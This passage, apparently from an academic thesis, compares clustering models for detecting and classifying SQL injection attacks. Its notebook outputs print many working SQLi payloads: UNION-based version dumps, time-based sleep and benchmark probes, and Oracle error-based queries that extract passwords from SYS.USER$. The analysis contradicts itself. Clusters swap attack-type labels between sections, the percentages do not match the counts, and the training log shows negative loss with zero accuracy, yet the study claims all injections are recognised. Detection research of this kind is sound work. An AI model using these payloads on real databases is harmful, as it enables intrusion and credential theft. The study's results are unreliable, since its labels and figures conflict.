The optimization process is to readjust the centroid locations to be the means of the points belonging to it. This process is to repeat until the centroids stop moving or the maximum number of iterations is passed. It also explains the predicted value of a cluster using a pie chart and counts the predicted value for each cluster. The graph is shown below.

```
0
0    1448
1    7712
2    1614
Name: 0, dtype: int64
```




Figure 3.27: Pie-Chart Representation of Clusters

### 3.2.5 Deep Learning Model

#### Neural Network Classifier

A neural network is an artificial structure of an electronic grid of neurons crudely spoofing the neural network of the animal brain. The documents are processed one at a time by the neurons. The neurons in a neural grid are arranged into three layers, input layer, hidden layer,

and result layer. The grid works in a feed-forward process, i.e., every neuron receives an input, applies a function to the input, and then feeds the modified input forward to the neurons in the next layer. So, the result of a neuron works as the input of a neuron from the next layer. This cycle persists until the last output is developed. Each function consists of a weight reproduced by the input to create an outcome. The difficulty of constructing a perfect neural network lies in finding the perfect weight and an additional bias value.




Figure 3.28: A Simple Neural Network

A neural network is a frivolity more than a bunch of neurons connected. A simple neural network might look like this: This network has two inputs, a hidden layer with two neurons (h1 and h2), and an output layer with one neuron (o1). The model taken is sequential. The Below shows the training and fitting of the model.

Model: "sequential\_1"

Layer (type)	Output Shape	Param #
dense_3 (Dense)	(None, 16)	32
dense_4 (Dense)	(None, 16)	272
dense_5 (Dense)	(None, 1)	17
Total params: 321		
Trainable params: 321		
Non-trainable params: 0		

In the above code snippet, we see that we have 32 dimensions for each feature vector and 272 and 17 parameters. In total, there are 321 for both layers.

```

Epoch 1/10
21548/21548 [=====] - 32s 1ms/step - loss: -1664.1338 - accuracy: 0.0000e+00 - val_loss: 73
1.3835 - val_accuracy: 0.7729
Epoch 2/10
21548/21548 [=====] - 31s 1ms/step - loss: -18377.7949 - accuracy: 0.0000e+00 - val_loss: 46
21.9370 - val_accuracy: 0.7729
Epoch 3/10
21548/21548 [=====] - 33s 2ms/step - loss: -69371.6328 - accuracy: 0.0000e+00 - val_loss: 14
026.3057 - val_accuracy: 0.7729
Epoch 4/10
21548/21548 [=====] - 33s 2ms/step - loss: -172496.6875 - accuracy: 0.0000e+00 - val_loss: 3
1619.3828 - val_accuracy: 0.7729
Epoch 5/10
21548/21548 [=====] - 34s 2ms/step - loss: -346437.3125 - accuracy: 0.0000e+00 - val_loss: 5
9401.1211 - val_accuracy: 0.7729
Epoch 6/10
21548/21548 [=====] - 36s 2ms/step - loss: -608832.6875 - accuracy: 0.0000e+00 - val_loss: 1
00148.5000 - val_accuracy: 0.7729
Epoch 7/10
21548/21548 [=====] - 35s 2ms/step - loss: -978745.9375 - accuracy: 0.0000e+00 - val_loss: 1
55551.0781 - val_accuracy: 0.7729
Epoch 8/10
21548/21548 [=====] - 42s 2ms/step - loss: -1473099.6250 - accuracy: 0.0000e+00 - val_loss:
228656.2344 - val_accuracy: 0.7729
Epoch 9/10
21548/21548 [=====] - 37s 2ms/step - loss: -2108587.0000 - accuracy: 0.0000e+00 - val_loss:
321809.5312 - val_accuracy: 0.7729
Epoch 10/10
21548/21548 [=====] - 42s 2ms/step - loss: -2906390.5000 - accuracy: 0.0000e+00 - val_loss:
438001.9688 - val_accuracy: 0.7729

```

Since the exercise in neural networks is an iterative approach, the training will not just stop after it is done. In this model, we have given ten epochs for training the model. We need ten epochs to see the training loss and accuracy changing after each epoch.

Another parameter is batch size which determines the sample we want to use in one epoch; Batch size is given as 1, which means how many samples are used in one forward/backward pass. The results show that the accuracy is much less than the validation accuracy, with more loss.

### 3.3 Flowchart for Final model

The K-Means clustering is considered the best and final model to fit the data concerning the score, performance, and how well the clusters are formed. K-Means algorithm is used to predict and classify the types of SQLi attacks. The below flowchart explains the structure of this model for classifying and prediction. Initially, K-means are imported into the pickle; then, the model is saved and loaded from the disk. Once loaded from the disk, it assigns the number of clusters (K value). Then, it assigns each point to its closest centroid. Finally, compute the mean of each cluster until the centroid positions do not change. Once the K-Value is found, then follows prediction and classification of Types of SQLi attack.




Figure 3.29: Flowchart for final model (K-Means)

### 3.4 Prediction and Classifying types of SQLi Attack

There are three types of SQLi attacks. Based on the final Model (K-Means), predict and classify the attack type. It predicts the new data for classification. The data is taken from the original dataset, which is 5 percentage for predicting and classifying types of SQLi attacks. The code snippet for new data is shown below

```

: # new instances where we do not know the answer
ynew = loaded_model.fit_predict(arr4)

np.random.seed(0)
Predlist = []
# show the inputs and predicted outputs
for i in range(len(arr4)):
    print("X=%s, Predicted=%s" % (arr4[i], ynew[i]))
    Predlist.append({'X':arr4[i], 'Predicted':ynew[i] })

dfpred1 = pd.DataFrame(Predlist)
Predicted = dfpred1.to_csv('Predlist.csv')
#Predicted = dfpred1.to_csv('Prelist.csv')

```

```

X=[0], Predicted=0
X=[2], Predicted=2
X=[0], Predicted=0
X=[2], Predicted=2
X=[1], Predicted=1
X=[1], Predicted=1
X=[0], Predicted=0
X=[2], Predicted=2
X=[0], Predicted=0
X=[1], Predicted=1
X=[2], Predicted=2
X=[1], Predicted=1
X=[1], Predicted=1
X=[1], Predicted=1
X=[1], Predicted=1
X=[0], Predicted=0
X=[1], Predicted=1
X=[2], Predicted=2
X=[2], Predicted=2

```

The below code snippet explains the new dataset for predicted values.

```
: finaldata = pd.concat([predict_data, dfpred1], axis = 1)
finaldata
```

:

	Sentence	Label	X	Predicted
0	select * from users where id = 1 +\$+ or 1 =...	1	[0]	0
1	select * from users where id = '1' or \$ 1 ...	1	[2]	2
2	declare @s varchar ( 200 ) select @s =...	1	[0]	0
3	1234 " AND 1 = 0 UNION ALL SELECT "admin", "...	1	[2]	2
4	or 'unusual' = 'unusual'	1	[1]	1
...	...	...	...	...
562	1 and 3707 = ( select count ( * ) fr...	1	[0]	0
563	select count ( * ) from generate_series ...	1	[0]	0
564	or 'something' = 'some'+'thing'	1	[1]	1
565	%7C	1	[1]	1
566	or 'x' = 'x	1	[1]	1

567 rows × 4 columns

The below code explains the classification of SQLi Attack, where the predicted 0 has been filtered from the prediction data to classify the type of attack. The Error-based technique forces the database to perform some operation in which the result will be an error. Then try to extract some data from the database and show it in the error message.

## Identifying the types of SQLI Attacks

```
In [98]: # Select predicted columns containing value 0
filter0 = finaldata.loc[finaldata['Predicted'] == 0]
filter0
```

Out[98]:

	Sentence	Label	X	Predicted
0	select * from users where id = 1 +\$+ or 1 =...	1	[0]	0
2	declare @s varchar ( 200 ) select @s =...	1	[0]	0
6	select * from users where id = 1.<@. or 1 =...	1	[0]	0
8	select * from users where id = 1 or \< = ...	1	[0]	0
15	declare @s varchar ( 200 ) select @s =...	1	[0]	0
...	...	...	...	...
550	1' ) as hqaq where 6411 = 6411 and 8594 ...	1	[0]	0
558	-1638' or 2724 in ( ( char ( 113 ) ...	1	[0]	0
561	1' ) ) as jntr where 5051 = 5051 and...	1	[0]	0
562	1 and 3707 = ( select count ( * ) fr...	1	[0]	0
563	select count ( * ) from generate_series ...	1	[0]	0

233 rows x 4 columns



```

In [100]: ## Lets adding a single quote ('), a double quote ("), a semicolon (;), comment delimiters (-- or /* */, etc) and other SQLi. [1]
          ## predicted based on this is Error based SQLi. [1]
          for ind in filter0.index:
              print(filter0['Sentence'][ind])

select * from users where id = 1+$+ or 1 = 1 -- 1
declare @s varchar ( 200 ) select @s = 0x73656c6 ...
select * from users where id = 1.<@. or 1 = 1 -- 1
select * from users where id = 1 or \< = 1 or 1 = 1 -- 1
declare @s varchar ( 200 ) select @s = 0x73656c6563742040407665727369666e exec ( @s )
select * from users where id = 1 or " ) ( " = 1 or 1 = 1 -- 1
select * from users where id = 1 or "%)" or 1 = 1 -- 1
select * from users where id = 1 + ( \ ) or 1 = 1 -- 1
AND 1 = utl_inaddr.get_host_address ( ( SELECT DISTINCT ( PASSWORD ) FROM ( SELECT DISTINCT ( PASSWORD ) , ROWNUM AS LIMIT FROM SYS.USER$ ) WHERE LIMIT = 6 ) ) AND 'i' = 'i
select dbms_pipe.receive_message ( chr ( 66 ) ||chr ( 67 ) ||chr ( 79 ) ||chr ( 101 ) ,5 ) from
dual and "ulfr" like "ulfr
1'|| ( select 'svbf' where 7017 = 7017 or elt ( 6272 = 6272,sleep ( 5 ) ) ) ||'
select ( case when ( 5740 = 7636 ) then 5740 else cast ( 1 as int ) / ( select 0 from dual ) end
) from dual--
1" and 2853 = cast ( ( chr ( 113 ) ||chr ( 113 ) ||chr ( 112 ) ||chr ( 106 ) ||chr ( 113
) ) || ( select ( case when ( 2853 = 2853 ) then 1 else 0 end ) ) ::text|| ( chr ( 113
) ||chr ( 122 ) ||chr ( 118 ) ||chr ( 122 ) ||chr ( 113 ) ) as numeric )
1' ) ) ) and 5556 = ( select count ( * ) from all users t1.all users t2.all users t3.all users t

```

The code snippet shown below is predicted; one has been filtered from the prediction data to classify the type of attack. Time-based attacks can be used to determine if a vulnerability is present. This is usually an excellent option when the attacker faces a deep-blind SQL injection. In this situation, only delay functions/procedures are necessary [21]

```
In [101]: # Select predicted columns containing value 1
filter1 = finaldata.loc[finaldata['Predicted'] == 1]
filter1
```

Out[101]:

	Sentence	Label	X	Predicted
4	or 'unusual' = 'unusual'	1	[1]	1
5	" ) or sleep ( __TIME__ ) = "	1	[1]	1
9	--	1	[1]	1
11	) or benchmark ( 10000000,MD5 ( 1 ) ...	1	[1]	1
12	or 2 > 1	1	[1]	1
...	...	...	...	...
559	1 ) where 2223 = 2223	1	[1]	1
560	1' )) and ( 3020 = 3020 ) ...	1	[1]	1
564	or 'something' = 'some'+ 'thing'	1	[1]	1
565	%7C	1	[1]	1
566	or 'x' = 'x	1	[1]	1

219 rows x 4 columns

```

In [102]: ## predicted based on True or False is Blind based.
for ind in filter1.index:
    print(filter1['Sentence'][ind])

    or 'unusual' = 'unusual'
    " ) or sleep ( __TIME__ ) = "
    --
    } or benchmark ( 10000000,MD5 ( 1 ) ) #
    or 2 > 1
    bfilename
    UEf
    ?
    " or isNULL ( 1/0 ) /*
    admin" or 1 = 1/*
    admin" or "1" = "1"#
    } or ( 'x' ) = ( 'x
    or 3 = 3
    <>"%; ) ( &+
    1 exec sp_ ( or exec xp_ )
    or pg_sleep ( __TIME__ ) --
    1 where 5466 = 5466 and 2388 = benchmark ( 5000000,md5 ( 0x6d457153 ) ) #
    iif ( 7889 = 5114,1,1/0 )
    1' or 2633 = dbms_pipe.receive_message ( chr ( 112 ) ||chr ( 65 ) ||chr ( 65 ) ||chr ( 103 ) ,5

```

The code snippet shown below is predicted two and filtered from the prediction data to classify the type of attack. The UNION keyword lets you execute one or more additional SELECT queries and append the results to the original query [7]

---

```
In [103]: # Select predicted columns containing value 2
filter2 = finaldata.loc[finaldata['Predicted'] == 2]
filter2
```

```
Out[103]:
```

	Sentence	Label	X	Predicted
1	select * from users where id = '1' or \$ 1 ...	1	[2]	2
3	1234 " AND 1 = 0 UNION ALL SELECT "admin", "...	1	[2]	2
7	select * from users where id = 1 union sele...	1	[2]	2
10	select * from users where id = '1' or ( ...	1	[2]	2
17	select * from users where id = 1 <@1\$ union...	1	[2]	2
...	...	...	...	...
536	1" ) as cfed where 8220 = 8220 union all ...	1	[2]	2
539	-2798'+ ( select 'emui' where 9565 = 9565 ...	1	[2]	2
544	1 union all select null,null,null,null#	1	[2]	2
546	1 union all select null,null,null,null,null,nu...	1	[2]	2
552	-8007' where 9649 = 9649 union all select 96...	1	[2]	2

115 rows × 4 columns

---

```
In [104]: ##The UNION keyword execute one or more additional SELECT queries and append the results to the original query
for ind in filter2.index:
    print(filter2['Sentence'][ind])
```

```
select * from users where id = '1' or $ 1 = 1 union select 1,@@VERSION -- 1'
1234 " AND 1 = 0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055
select * from users where id = 1 union select !<1,version ( ) -- 1
select * from users where id = '1' or ( \. ) = 1 union select 1,@@VERSION -- 1'
select * from users where id = 1 <@1$ union select 1,version ( ) -- 1
select * from users where id = 1. union select null,version ( ) -- 1
UNION SELECT
select * from users where id = 1 union select 1 la,version ( ) -- 1
select * from users where id = '1' or \< = 1 union select 1,@@VERSION -- 1'
select * from users where id = 1 or 1#"1 union select null,version ( ) -- 1
select * from users where id = 1 or @#" ( = 1 union select 1,version ( ) -- 1
select * from users where id = 1 union select 1<@.,version ( ) -- 1
select * from users where id = 1 <@. union select version ( ) ,version ( ) -- 1
-4860' ) as azyx where 6901 = 6901 union all select 6901,6901,6901,6901,6901#
1 union all select null,null#
-8629 where 8049 = 8049 union all select 8049,8049,8049,8049,8049,8049,8049#
1' ) as knxr where 5662 = 5662 union all select null,null,null,null,null,null,null,null#
1" where 4808 = 4808 union all select null,null,null,null,null,null,null,null#
1%" ) ) ) union all select null#
```


```
In [105]: sqlattacktype = list()
```

The below pie-chart explains the classification of SQLi attacks. Three types of attack have been predicted, whereas the Time-based Blind SQLi attack has the majority of 40.6 percentage compared to the remaining two types of attack, and Union-based types of SQLi attack is predicted with the minor Ratio of 18.2 percentage, and error based is 41.3 percentage is predicted.

```
In [163]: predcount1 = df_predictions.groupby(['Attack_Type'])['Attack_Type'].count()
print(predcount1)
df_predictions.groupby('Attack_Type')['Attack_Type'].count().plot(kind='pie', au

Attack_Type
union Based SQLi      103
Boolean Based SQLi    230
Error Based SQLi      234
Name: Attack_Type, dtype: int64

Out[163]: <AxesSubplot:ylabel='Attack_Type'>
```



### 3.5 Algorithm for Final Model

The machine learning algorithm (K- means) is considered for the final model based on score, Performance, and how effectively clusters are formed. The Algorithm for this final model is shown below.

#### K-Means Algorithm


1. Import k-Means into Pickle
2. Save the model to disk
3. Load the model to disk
4. Identify the number of clusters K
5. Determine the centroid
6. Calculate the distance from object to centroid
7. If Yes,
8. Predict and Classify the types of SQLi attack
9. Error, Union, Blind based Type of attacks

10. Else return to step 5
11. End

### 3.6 Code Snippets for Final model (K-Means)

The code snippets for final model (K-Means)


```
: #plotting the results:  
for i in u_labels:  
    plt.scatter(df[label == i , 0] , df[label == i , 1] , label = i)  
plt.legend()  
plt.show()
```



```
In [41]: #Getting the Centroids
centroids = kmeans.cluster_centers_
u_labels = np.unique(label)

#plotting the results:

for i in u_labels:
    plt.scatter(df[label == i , 0] , df[label == i , 1] , label = i)
plt.scatter(centroids[:,0] , centroids[:,1] , s = 80, color = 'k')
plt.legend()
plt.show()
```



### 3.7 Summary

Based on the performance of the various un-supervised Machine Learning Algorithms, Silhouette Score and cluster formation K-means is the best and final model. Thus, to solve the problem statement, K-means unsupervised machine learning model outperformed and was used to classify and predict SQL Injection Attacks.

After finding out the most optimal classification model, the K-Means model has been used to build the SQL Injection detection and classify the types of SQL Injection Attacks systems that predict any SQL query. The SQL Detection system Classify and Predict the types of SQLi Attacks is shown in the below figures.



```

In [153]: ##The UNION keyword execute one or more additional SELECT queries and append the results to the original query
for ind in filter0.index:
    print(filter0['Sentence'][ind])

select * from users where id = 1 *1 union select null,banner from v$version where rownum = 1 -- 1
select * from users where id = 1<@.. union select 1,version ( ) -- 1
select * from users where id = '1' or !<@ union select 1,version ( ) -- 1'
select * from users where id = 1 or @#" , = 1 union select 1,version ( ) -- 1
select * from users where id = '1' + 1||1 union select 1,banner from v$version where rownum = 1 -- 1'
select * from users where id = 1 union select @_,version ( ) -- 1
select * from users where id = '1' union select +\#,@@VERSION -- 1'
select * from users where id = 1 or 1#" . = 1 union select 1,version ( ) -- 1
select * from users where id = '1' union select ";",version ( ) -- 1'
select * from users where id = 1 or ( \+ ) = 1 union select 1,@@VERSION -- 1
select * from users where id = '1' + ( \. ) union select 1,@@VERSION -- 1'
select * from users where id = 1 union select @&&@,version ( ) -- 1
-4860' ) as azyx where 6901 = 6901 union all select 6901,6901,6901,6901,6901#
1' ) where 6672 = 6672 union all select null,null,null,null,null,null,null,null,null--
-9859" ) ) ) union all select 6595,6595,6595,6595,6595,6595,6595,6595#
-8349 ) union all select 8126,8126#
-2715' ) ) union all select 8646,8646,8646,8646,8646,8646,8646,8646--
1'|| ( select 'jbgg' from dual where 1986 = 1986 union all select null,null,null,null,null,null,null,null,null,nu
ll#

```

Figure 3.30: Union Based SQL Injection Attack

```

In [158]: ## predicted based Boolean based SQL.
for ind in filter1.index:
    print(filter1['Sentence'][ind])

; if not ( substring ( ( select @@version ) ,24,1 ) <> 1 ) waitfor delay '0:0:2' --
select * from users where id = '1' *$. or 1 = 1 -- 1'
and 1 in ( select var from temp ) --
select * from users where id = 1 or $<\ or 1 = 1 -- 1
select * from users where id = 1 or "{#" or 1 = 1 -- 1
select * from users where id = 1 or "@?" or 1 = 1 -- 1
declare @q nvarchar ( 4000 ) select @q =
select * from users where id = 1 or "1{" or 1 = 1 -- 1
select * from users where id = 1 or " ( ;" or 1 = 1 -- 1
select * from users where id = 1 or "]" ) " or 1 = 1 -- 1
select * from users where id = 1 or ";" or 1 = 1 -- 1
AND 1 = utl_inaddr.get_host_address ( ( SELECT DISTINCT ( granted_role ) FROM ( SELECT DISTINCT (
granted_role ) , ROWNUM AS LIMIT FROM dba_role_privs WHERE GRANTEE = SYS.LOGINUSER ) WHERE LIMIT = 4 )
) AND 'i' = 'i
1'|| ( select 'rttg' from dual where 7368 = 7368 or updatexml ( 1808,concat ( 0x2e,0x7171706a71, ( select
( elt ( 1808 = 1808,1 ) ) ) ,0x717a767a71 ) ,8666 ) ) ||'
1" ) or 6793 = ( select 6793 from pg_sleep ( 5 ) ) and ( "baia" = "baia
1" ) where 2136 = 2136 or 7552 = ( select count ( * ) from rdb$fields as t1,rdb$types as t2,rdb$collat
ions as t3,rdb$functions as t4 ) --

```

Figure 3.31: Boolean Based SQL Injection Attack

```

In [161]: ## Lets adding a single quote ('), a double quote ("), a semicolon (;), comment delimiters (-- or /* */, etc) and other
## predicted based on this is Error based SQLi. [1]
for ind in filter2.index:
    print(filter2['Sentence'][ind])

iif ( 3204 = 8489,3204,1/0 )
1' ) and elt ( 3528 = 3566,3566 )
1 ) ) or char ( 119 ) ||char ( 100 ) ||char ( 99 ) ||char ( 121 ) = regexp_substring
( repeat ( right ( char ( 1441 ) ,0 ) ,5000000000 ) ,null ) --
1% ) and elt ( 3114 = 3114,sleep ( 5 ) ) #
1" where 7045 = 7045
-3501" ) ) or ( 6789 = 6990 ) *6990 and ( ( ( "jnnc" like "jnnc
1 ) ) as nxdf where 1696 = 1696 or 8514 = benchmark ( 5000000,md5 ( 0x544d5a4c ) ) #
waitfor delay '0:0:5' and ( "ludp" like "ludp
1" ) ) and 2006 = 2006
1' ) ) and elt ( 9041 = 6421,6421 ) and ( ( ( 'ixxg' like 'ixxg
-7884" where 3297 = 3297 or 2492 = 6158
-2307' ) ) or 6872 = 6872 and ( ( ( 'fyok' like 'fyok
1' ) ) or 2633 = dbms_pipe.receive_message ( chr ( 112 ) ||chr ( 65 ) ||chr ( 65 ) ||chr
( 103 ) ,5 ) and ( ( ( 'xwhi' = 'xwhi
-3964" ) where 3566 = 3566 order by 1--
1" where 9804 = 9804 or char ( 75 ) ||char ( 70 ) ||char ( 99 ) ||char ( 83 ) = regexp_substring
( repeat ( left ( crypt_key ( char ( 65 ) ||char ( 69 ) ||char ( 83 ) ,null ) ,0 ) ,5000000000
) ,null ) --

```

Figure 3.32: Error Based SQL Injection Attack

## Chapter 4

# Results and Analysis

Study shows that K-Means clustering in machine learning has the best performance, score, and effective cluster formation. The results from other Machine learning models such as DBSCAN, GMM, Agglomerative clustering, K-Means, and simple neural network experimentations show that the K-Means clustering algorithm does serve better in terms of Score Performance and cluster formation.

K-Means clustering model is executed for this problem and is said to achieve better than other machines Learning Models; it appeared to be the right fit regarding the criticality of failing to recognize even a single SQL Injection. The K-Means model accurately recognizes all types of SQL Injections.

Table 4.1: Comparison of Score and Performance for all the models

Parameters	DBSCAN(Baseline Model)	GMM	Agglomerative	K-Means
Number of Clusters	3	3	3	3
Score	57.30	66.19	66.72	69.50
Performance	0:00:48.279	0:00:27.449	0:07:08.800	0:00:12.175

The below Figures shows the clusters formed with various machine learning algorithms




Figure 4.1: DBSCAN Clusters





Figure 4.2: GMM Clusters

